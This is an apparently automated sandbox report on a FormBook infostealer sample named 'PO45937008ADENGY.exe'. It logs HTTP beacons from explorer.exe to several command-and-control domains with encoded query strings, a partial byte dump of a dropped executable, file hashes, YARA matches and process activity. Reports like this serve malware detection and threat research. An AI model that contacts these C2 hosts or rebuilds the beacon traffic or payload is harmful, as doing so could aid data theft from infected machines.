Apr 8, 2021 13:31:06.956935883 CEST	3218	IN	HTTP/1.1 302 Found Cache-Control: private Content-Type: text/html; charset=utf-8 Location: https://www.hugedomains.com/domain_profile.cfm?d=hepimizdostuz&e=com Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Thu, 08 Apr 2021 11:31:01 GMT Connection: close Content-Length: 189 Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 32 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 20 74 6f 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 68 75 67 65 64 6f 6d 61 69 6e 73 2e 63 6f 6d 2f 64 6f 6d 61 69 6e 5f 70 72 6f 66 69 6c 65 2e 63 66 6d 3f 64 3d 68 65 70 69 6d 69 7a 64 6f 73 74 75 7a 26 61 6d 70 3b 65 3d 63 6f 6d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 68 32 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>Object moved</title></head><body> Object moved to here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49762	52.15.160.167	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:31:12.230396032 CEST	4993	OUT	GET /mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=XnfwGhrIr5kaKJKvTcoJuAoUfO0x4eHAt94m/ubvkhYI6FHew8DVehMKtseK8ovgeTRA HTTP/1.1 Host: www.hnchotels.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:31:12.342813969 CEST	4994	IN	HTTP/1.1 404 Not Found Date: Thu, 08 Apr 2021 11:31:12 GMT Content-Type: text/html Content-Length: 153 Connection: close Server: nginx/1.16.1 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 36 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx/1.16.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49763	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:31:17.511185884 CEST	6328	OUT	GET /mb7q/?yN60IZO0=Eg9LmWGI0Oet516AxmsZzIGWmok4sinlIPDI718HGBMEwpQyo+2kUwjDddaGIg2fHcAS&1bhta6=SXxhAn0Xl HTTP/1.1 Host: www.bookitstaugustine.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:31:17.628392935 CEST	6329	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 11:31:17 GMT Content-Type: text/html Content-Length: 275 ETag: "605e0138-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49764	81.88.57.70	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:31:22.719681978 CEST	6353	OUT	GET /mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=wg6/7HKVKbWyxm3ocgI2qQ4ybtWVQQxygyNCKw3F9tUQ2TQ7UscRDkS2j2ufAGdI66vr HTTP/1.1 Host: www.beyju.store Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:31:22.739568949 CEST	6354	IN	HTTP/1.1 404 Not Found Date: Thu, 08 Apr 2021 11:31:22 GMT Server: Apache Content-Length: 203 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 6d 62 37 71 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /mb7q/ was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49765	154.210.110.99	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:31:28.254085064 CEST	6354	OUT	GET /mb7q/?yN60IZO0=T8TVcCFgcIrhStyi5i6/EXaR/HpYKREHKQCvv+FQFJF/Ia03lxQCcucp8NSYf6PmMrz3&1bhta6=SXxhAn0Xl HTTP/1.1 Host: www.szmsbk.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:31:28.748999119 CEST	6355	OUT	GET /mb7q/?yN60IZO0=T8TVcCFgcIrhStyi5i6/EXaR/HpYKREHKQCvv+FQFJF/Ia03lxQCcucp8NSYf6PmMrz3&1bhta6=SXxhAn0Xl HTTP/1.1 Host: www.szmsbk.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:31:28.944855928 CEST	6355	IN	HTTP/1.1 403 Forbidden Server: nginx/1.16.1 Date: Thu, 08 Apr 2021 11:31:28 GMT Content-Type: text/html Content-Length: 153 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 36 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx/1.16.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49766	166.62.28.107	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:31:34.124258041 CEST	6356	OUT	GET /mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=sq+DyRr6NuP6fKntU6mt8VYgVZP7tC1pT82Xrdht1pAEghqPgbO+4msYNeCB8xB+bsnr HTTP/1.1 Host: www.accessibleageing.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:31:34.663022041 CEST	6357	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 11:31:34 GMT Server: Apache X-Powered-By: PHP/7.3.23 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: http://accessibleageing.com/mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=sq+DyRr6NuP6fKntU6mt8VYgVZP7tC1pT82Xrdht1pAEghqPgbO+4msYNeCB8xB+bsnr Vary: User-Agent Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49767	198.185.159.144	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:31:39.824414015 CEST	6358	OUT	GET /mb7q/?yN60IZO0=ls93n2nhUbPH7ZWasPqHHp+Oj5DBIWMdhgoo5YdbrjX5fhF2xRgLdx2nyRRs2JHw0wni&1bhta6=SXxhAn0Xl HTTP/1.1 Host: www.theskineditco.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:31:39.971322060 CEST	6359	IN	HTTP/1.1 400 Bad Request Cache-Control: no-cache, must-revalidate Content-Length: 77564 Content-Type: text/html; charset=UTF-8 Date: Thu, 08 Apr 2021 11:31:39 UTC Expires: Thu, 01 Jan 1970 00:00:00 UTC Pragma: no-cache Server: Squarespace X-Contextid: cVw5pN8Z/LwlozLxk Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 61 20 7b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 73 6f 6c 69 64 20 31 70 78 20 23 33 61 33 61 33 61 3b 0a 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 20 7b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49768	85.17.172.1	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:31:50.143712997 CEST	6394	OUT	GET /mb7q/?yN60IZO0=icy9hz7ZIr7yHvDFY6JKJS3opDpdp14zNZwv94Uz6fKXYU2e142cjQElnIAagsV1qBmU&1bhta6=SXxhAn0XI HTTP/1.1 Host: www.thelandcle.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:31:50.181112051 CEST	6394	IN	HTTP/1.1 404 Not Found Date: Thu, 08 Apr 2021 11:31:49 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 8, 2021 13:30:05.449109077 CEST	104.21.56.119	443	192.168.2.4	49727	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Wed Mar 31 02:00:00 CEST 2021	Thu Mar 31 01:59:59 CEST 2022	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior

- PO45937008ADENGY.exe
- cmd.exe
- conhost.exe
- timeout.exe
- PO45937008ADENGY.exe
- PO45937008ADENGY.exe
- PO45937008ADENGY.exe
- explorer.exe
- WerFault.exe
- wlanext.exe
- cmd.exe
- conhost.exe



Click to jump to process

System Behavior

Analysis Process: PO45937008ADENGY.exe PID: 7024 Parent PID: 5884

General

Start time:	13:30:04
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\PO45937008ADENGY.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PO45937008ADENGY.exe'
Imagebase:	0xac0000
File size:	112640 bytes
MD5 hash:	47EBF3893D8D6DB4ADD1B87AD75495E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.715335119.00000000041BE000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.715335119.00000000041BE000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.715335119.00000000041BE000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3DCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3DCF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\IAHRsWbfqoM	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C221E60	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\IAHRsWbfqoM	unknown	4096	37 37 20 39 30 20 31 34 34 20 30 20 33 20 30 20 30 20 30 20 34 20 30 20 30 20 30 20 32 35 35 20 32 35 35 20 30 20 30 20 31 38 34 20 30 20 30 20 30 20 30 20 30 20 30 20 30 20 36 34 20 30 20 31 32 38 20 30 20 30 20 30 20 31 34 20 33 31 20 31 38 36 20 31 34 20 30 20 31 38 30 20 39 20 32 30 35 20 33 33 20 31 38 34 20 31 20 37 36 20 32 30 35 20 33 33 20 38 34 20 31 30 34 20 31 30 35 20 31 31 35 20 33 32 20 31 31 32 20 31 31 34 20 31 31 31 20 31 30 33 20 31 31 34 20 39 37 20 31 30 39 20 33 32 20 39 39 20 39 37 20 31 31 30 20 31 31 30 20 31 31 31 20 31 31 36 20	77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 184 1 76 205 33 84 104 105 115 32 112 114 111 103 114 97 109 32 99 97 110 110 111 116	success or wait	191	6C221B4F	WriteFile
C:\Users\user\IAHRsWbfqoM	unknown	4090	20 30 20	0 0	success or wait	1	6C221B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D3B5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D3103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3BCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D3103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D3103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D3B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C221B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C221B4F	ReadFile
C:\Users\user\IAHRsWbfqoM	unknown	4096	success or wait	1	6C221B4F	ReadFile
C:\Users\user\IAHRsWbfqoM	unknown	4096	success or wait	191	6C221B4F	ReadFile
C:\Users\user\IAHRsWbfqoM	unknown	6	end of file	1	6C221B4F	ReadFile
C:\Users\user\IAHRsWbfqoM	unknown	4096	end of file	1	6C221B4F	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6D39D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6D39D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6D39D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6D39D72F	unknown
C:\Users\user\Desktop\PO45937008ADENGY.exe	unknown	4096	success or wait	1	6D39D72F	unknown
C:\Users\user\Desktop\PO45937008ADENGY.exe	unknown	512	success or wait	1	6D39D72F	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 3684 Parent PID: 7024

General

Start time:	13:30:08
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 1284 Parent PID: 3684

General

Start time:	13:30:09
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 1320 Parent PID: 3684

General

Start time:	13:30:09
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0xc60000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: PO45937008ADENGY.exe PID: 6448 Parent PID: 7024

General

Start time:	13:30:11
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\PO45937008ADENGY.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\PO45937008ADENGY.exe
Imagebase:	0x1f0000
File size:	112640 bytes
MD5 hash:	47EBF3893D8D6DB4ADD1B87AD75495E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: PO45937008ADENGY.exe PID: 612 Parent PID: 7024

General

Start time:	13:30:11
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\PO45937008ADENGY.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\PO45937008ADENGY.exe
Imagebase:	0x40000
File size:	112640 bytes
MD5 hash:	47EBF3893D8D6DB4ADD1B87AD75495E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: PO45937008ADENGY.exe PID: 6644 Parent PID: 7024

General

Start time:	13:30:12
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\PO45937008ADENGY.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\PO45937008ADENGY.exe
